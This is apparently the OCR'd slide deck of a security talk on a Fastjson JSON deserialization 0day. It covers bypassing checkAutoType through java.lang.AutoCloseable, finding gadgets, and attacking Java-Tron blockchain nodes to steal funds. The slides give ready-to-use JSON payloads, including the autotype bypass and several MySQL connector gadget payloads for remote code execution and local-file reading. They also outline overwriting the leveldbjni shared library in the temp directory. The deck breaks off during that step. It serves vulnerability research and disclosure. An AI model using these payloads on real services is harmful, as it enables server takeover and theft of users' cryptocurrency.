How I use a JSON Deserialization 0day to Steal Your Money On The Blockchain

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> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron HTTP nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

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What is Fastjson

- JSON parser with 23’000+ stars on GitHub.
- Widely used java basic component, known for its fast parsing speed
- Two major security fixes about deserialization vulnerability in 2017 and 2018

3,600

Maven Artifacts using Fastjson

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Deserialize

JavaBean

```
public class User {
    private String name;

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }
}
```

```
String name = "foo";

User u1 = new User();
u1.setName(name);
```

```
fastjson.JSON.toJSONString
(u1,SerializerFeature.WriteClassName);
```

JSON: `{"@type":"User","name":"foo"}`

```
ParserConfig.getGlobalInstance()
.setAutoTypeSupport(true);
```

AutoType Default False

JSONException:
autoType is not support

```
User user = (User)fastjson.JSON.parse("{...}");

System.out.print(user.getName());
```

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Deserialize

```
JSON.parse(" {"@type": "User"} ");
```

↓ scan

Token Key "@type"

↓ enter deserialization

```
checkAutoType(String typeName, Class<?> expectClass, int features)
```

↓ check pass

```
ObjectDeserializer getDeserializer(Class<?> clazz, Type type)
```

↓ select or create `Deserializer` for target type

```
Object createInstance( args from json )
```

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Defense checkAutotype()

How to deserialize arbitrary classes?

Bypass

```
checkAutoType(String typeName, Class<?> expectClass, int features)
```



```
{"@type": "User"}
```

Class “typeName” is
Assignable From expectClass

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Defense checkAutotype()

How to specify `expectClass`

- Explicit inheritance

```
{"@type":"I.am.ParentClass", "@type": "I.am.SubClass",    "abc":"foo", …}
```

expectClass　　typeName(Subclass)　　Args of Subclass

- Implicit inheritance

```
public class User {
    private Foo id;

    public void setId(Foo id) {
        this.id = id;
    }
}
```

```
public class FooImpl implements Foo{
    public String fooId;
}
```

```
{"@type":"User", "id":{"@type":"FooImpl","fooId":"abc"}}
```

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
Defense checkAutotype()



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
Defense checkAutotype()

Pass Autotype Check:

- ~~Enable autotype support~~
- ~~Classes with annotation @JSONType~~
- ~~Classes in the whitelist (java AWT & spring framework)~~
- Classes in the deserializer cache (`TypeUtils.mappings`)
- Specify expected class (`expectClass`)



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Deserializer cache

- Deserializer cache (`TypeUtils.mappings`) Initialized in

`fastjson.util.TypeUtils#addBaseClassMappings()`

For preloading
the Deserializer of basic types

```
private static void addBaseClassMappings(){
    mappings.put("byte", byte.class);
    mappings.put("short", short.class);
    mappings.put("int", int.class);
    ...
    mappings.put("[Z", boolean[].class);
    Class<?>[] classes = new Class[]{
        Object.class,
        java.lang.Cloneable.class,
        ...
    }
    ...
    mappings.put(clazz.getName(), clazz);
}
```

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Deserializer cache

- But the types in cache have their own Deserializer

```
java.lang.Exception.class,
java.lang.RuntimeException.class,
java.lang.IllegalAccessError.class,
java.lang.IllegalAccessException.class,
...
```

ThrowableDeserializer

……

NumberDeserializer

DateCodec

FloatCodec

……

```
java.util.HashMap.class,
java.util.Hashtable.class,
java.util.TreeMap.class,
java.util.IdentityHashMap.class,
...
```

MapDeserializer

- Except …

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Derivation – from which class

1. java.lang.AutoCloseable
2. java.util.BitSet

class inherit from them

```
checkAutoType(String typeName, Class<?> expectClass, int features)
```

Check pass

```
ObjectDeserializer getDeserializer(Class<?> clazz, Type type)
```

Default Deserializer `fastjson.parser.deserializer.JavaBeanDeserializer`

`createJavaBeanDeserializer` → `createInstance`

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Derivation – from which class

- Which classes we can inherit:
  - java.lang.AutoCloseable
  - java.util.BitSet
  - All the classes added to the cache during the deserialization
- `Java.lang.AutoCloseable`:
  - Since jdk 1.7
  - Super interface of xStream / xChannel / xConnection / ……

java.lang

Interface AutoCloseable

All Known Subinterfaces:

AsynchronousByteChannel, AsynchronousChannel, BaseStream<T,S>, ByteChannel, CachedRowSet, CallableStatement, Channel, Clip, Closeable, Connection, DataLine, DirectoryStream<T>, DoubleStream, FilteredRowSet, GatheringByteChannel, ImageInputStream, ImageOutputStream, InterruptibleChannel, IntStream, JavaFileManager, JdbcRowSet, JMXConnector, JoinRowSet, Line, LongStream, MidiDevice, MidiDeviceReceiver, MidiDeviceTransmitter, Mixer, MulticastChannel, NetworkChannel, ObjectInput, ObjectOutput, Port, PreparedStatement, ReadableByteChannel, Receiver, ResultSet, RMIConnection, RowSet, ScatteringByteChannel, SecureDirectoryStream<T>, SeekableByteChannel, Sequencer, SourceDataLine, StandardJavaFileManager, Statement, Stream<T>, SyncResolver, Synthesizer, TargetDataLine, Transmitter, WatchService, WebRowSet, WritableByteChannel

All Known Implementing Classes:

AbstractInterruptibleChannel, AbstractSelectableChannel, AbstractSelector, AsynchronousFileChannel, AsynchronousServerSocketChannel, AsynchronousSocketChannel, AudioInputStream, BufferedInputStream, BufferedOutputStream, BufferedReader, BufferedWriter, ByteArrayInputStream, ByteArrayOutputStream, CharArrayReader, CharArrayWriter, CheckedInputStream, CheckedOutputStream, CipherInputStream, CipherOutputStream, DatagramChannel, DatagramSocket, DataInputStream, DataOutputStream, DeflaterInputStream, DeflaterOutputStream, DigestInputStream, DigestOutputStream, FileCacheImageInputStream, FileCacheImageOutputStream, FileChannel, FileImageInputStream, FileImageOutputStream, FileInputStream, FileLock, FileOutputStream, FileReader, FileSystem, FileWriter, FilterInputStream, FilterOutputStream, FilterReader, FilterWriter, Formatter, ForwardingJavaFileManager, GZIPInputStream, GZIPOutputStream, ImageInputStreamImpl, ImageOutputStreamImpl, InflaterInputStream, InflaterOutputStream, InputStream, InputStream, InputStream, InputStreamReader, JarFile, JarInputStream, JarOutputStream, LineNumberInputStream, LineNumberReader, LogStream, MemoryCacheImageInputStream, MemoryCacheImageOutputStream, MLet, MulticastSocket, ObjectInputStream, ObjectOutputStream, OutputStream, OutputStream, OutputStream, OutputStreamWriter, Pipe.SinkChannel, Pipe.SourceChannel, PipedInputStream, PipedOutputStream, PipedReader, PipedWriter, PrintStream, PrintWriter, PrivateMLet, ProgressMonitorInputStream, PushbackInputStream, PushbackReader, RandomAccessFile, Reader, RMIConnectionImpl, RMIConnectionImpl_Stub, RMIConnector, RMIIIOPServerImpl, RMIJRMPServerImpl, RMIServerImpl, Scanner, SelectableChannel, Selector, SequenceInputStream, ServerSocket, ServerSocketChannel, Socket, SocketChannel, SSLServerSocket, SSLSocket, StringBufferInputStream, StringReader, StringWriter, URLClassLoader, Writer, XMLDecoder, XMLEncoder, ZipFile, ZipInputStream, ZipOutputStream

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Bypass checkAutotype()

```
{"@type":”java.lang.AutoCloseable", "@type": ”java.io.Reader"}
```

```
checkAutoType(String typeName, Class<?> expectClass, int features)
```

Check pass

```
ObjectDeserializer getDeserializer(Class<?> clazz, Type type)
```

Select by target type

```
deserializer.MapDeserializer
deserializer.ThrowableDeserializer
deserializer.EnumDeserializer
serializer.DateCodec
serializer.MiscCodec
……
```

Default type

```
ObjectDeserializer createJavaBeanDeserializer(clazz, type)
```

```
Object createInstance( args from json )
```

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Find Gadgets

Which classes can be derived?

Which methods can be called? (magic methods)

```
ObjectDeserializer createJavaBeanDeserializer(clazz, type)
```

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createJavaBeanDeserializer

```
fastjson.util.JavaBeanInfo#build(Class<?> clazz, Type type, …)
```

1. Select constructor

   `getDefaultConstructor` / `getCreatorConstructor`

   1. BuilderClass
   2. Constructor without parameters (Default Constructor)
   3. The Constructor scanned by reflection :
      - First
      - With maximum number of parameters
      - Contains symbol

Random Order

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createJavaBeanDeserializer

2. Setter

```
public void setXxx(Object arg1){}
```

3. Getter

```
public <?> getXxx(){}
```

The automatic call of getter

during deserialization depends on the return type

- Collection
- Map
- AtomicLong
- AtomicInteger
- AtomicBoolean

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Derivation – which classes

Classes added to the cache(`TypeUtils.mappings`) during the deserialization

- Deserializing class itself
- The types of the selected constructor parameters
- The types of the Setter() parameters
- The return types of the Getter()

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Expand magic methods space

- JSONObject.toString() → JSON. toJSONString() → JSONSerializer

Call all getter()

- Proactively trigger this conversion process:

```
{"@type": "java.util.Currency","val":{"currency":{...ur payload...}}}
```

fastjson/serializer/MiscCodec.java:278

```
if (clazz == Currency.class) {
    String currency = jsonObject.getString("currency");
    ...
}
```

```
{"@type": "java.util.concurrent.ConcurrentSkipListMap","abc":{...ur payload...}}
```

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
Expand magic methods space

- Fastjson feature "JSONPath"
- You can use it as an Object Query Language(OQL) to query JSON object
- Token Key " $ref "



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Expand magic methods space

So, by " $ref ", we can

1. call arbitrary getters

2. cross-reference and access the properties of instances during JSON parsing

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Find Gadgets

- Gadgets Condition :
  - Derived from java.lang.AutoCloseable
  - Have default constructor or constructor with symbol
  - NOT in the blacklist
- Gadgets Demand
  - Can cause RCE, arbitrary file read and write, SSRF …
  - Dependency classes of gadgets are in native JDK or widely used third-party libraries

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Find Gadgets Automatically

- Reflection for checking derivation conditions
- Visualization of derivation relations for reversing the chain from sink
  - Tool for searching derivation : https://gist.github.com/5z1punch/6bb00644ce6bea327f42cf72bc620b80
- Search gadgets classes in the JDK and the specified set of jars
- Crawling common third party libraries from maven

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
Search Autotype Chain



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Gadgets

Inherit from
`java.lang.AutoCloseable`

1. Mysql connector RCE
2. Apache commons io read and write files
3. Jetty SSRF
4. Apache xbean-reflect RCE
5. ……

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Gadgets

- Mysql connector 5.1.x


```
{"@type":"java.lang.AutoCloseable","@type":"com.mysql.jdbc.JDBC4Connection","hostToConnectTo":"mysql.host","portToConnectTo":3306,"info":{"user":”user","password":”pass","statementInterceptors":"com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor","autoDeserialize":"true","NUM_HOSTS": "1"},"databaseToConnectTo":”dbname","url":""}
```


- Mysql connector 6.0.2 or 6.0.3


```
{"@type": "java.lang.AutoCloseable","@type":
"com.mysql.cj.jdbc.ha.LoadBalancedMySQLConnection","proxy":{"connectionString":{"url":
"jdbc:mysql://localhost:3306/foo?allowLoadLocalInfile=true"}}}
```


- Mysql connector 6.x or < 8.0.20


```
{"@type":"java.lang.AutoCloseable","@type":"com.mysql.cj.jdbc.ha.ReplicationMySQLConnection","proxy":{"@type":"com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy","connectionUrl":{
"@type":"com.mysql.cj.conf.url.ReplicationConnectionUrl", "masters":
[{"host":"mysql.host"}], "slaves":[],
"properties":{"host":"mysql.host","user":"user","dbname":"dbname","password":"pass","queryInterceptors":"com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor","autoDeserialize":"true"}}}}
```


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
JAVA-TRON

- TRON
  - Public Blockchian
  - Crypto-Currency, known as TRX, native to the system
  - Market value: around US$5 billion.
  - Currency holders: 14.6 million.
  - 1,400 dApps on the TRON network, with a daily transaction volume of over $12 million(2020/12/17).

- JAVA-TRON
  - Public blockchain protocol launched by TRON.
  - HTTP services for interacting with the blockchain
  - Open source java application with 2.7k stars on github.
    - https://github.com/tronprotocol/java-tron
  - Using fastjson



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Gadgets on JAVA-TRON

Gadgets

- Mysql Connector RCE → ✗ → No C/S database connector
- Commons IO read and write file

Problems for exploit:

1. What to Write → Spring boot fat jar 

2. Where to Write → Run with none root
3. How to Read → No direct resp by HTTP
   But broadcast on P2P network
4. Without preconditions → Take more nodes,Take more money

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Write File

- Override system libs
- Write JVM class path, such as charset.jar

- Root permission
- Unknown path and version

- JNI in jar :
  - The binary library files need to be released to the file system before it can be loaded
  - Always in `java.io.tmpdir`
  - `System.load(libfoo)` → `dlopen(libfoo.so)`

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Write File

- Leveldb and leveldbjni:
  - A fast key-value storage library
  - Used by Bitcoin, therefore, is inherited by many public chain
  - Storage blockchain metadata, frequently polling for reading and writing
  - Need efficiency, so JNI https://github.com/fusesource/leveldbjni

  - org.fusesource.hawtjni.runtime.Library#exractAndLoad

```
customPath = System.getProperty("java.io.tmpdir");
File target = extract(errors, resource, prefix, suffix, file(customPath));
```

```
root@wpad:/tmp# ls -lh
total 764K
drwxr-xr-x 2 root root 4.0K Jun  7 08:05 hsperfdata_root
-rwxr-xr-x 1 root root 736K Jun  7 08:01 libleveldbjni-64-6335193367786340576.so
```

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
Override shared lib at Runtime

Process1 `dlopen(libfoo.so)`



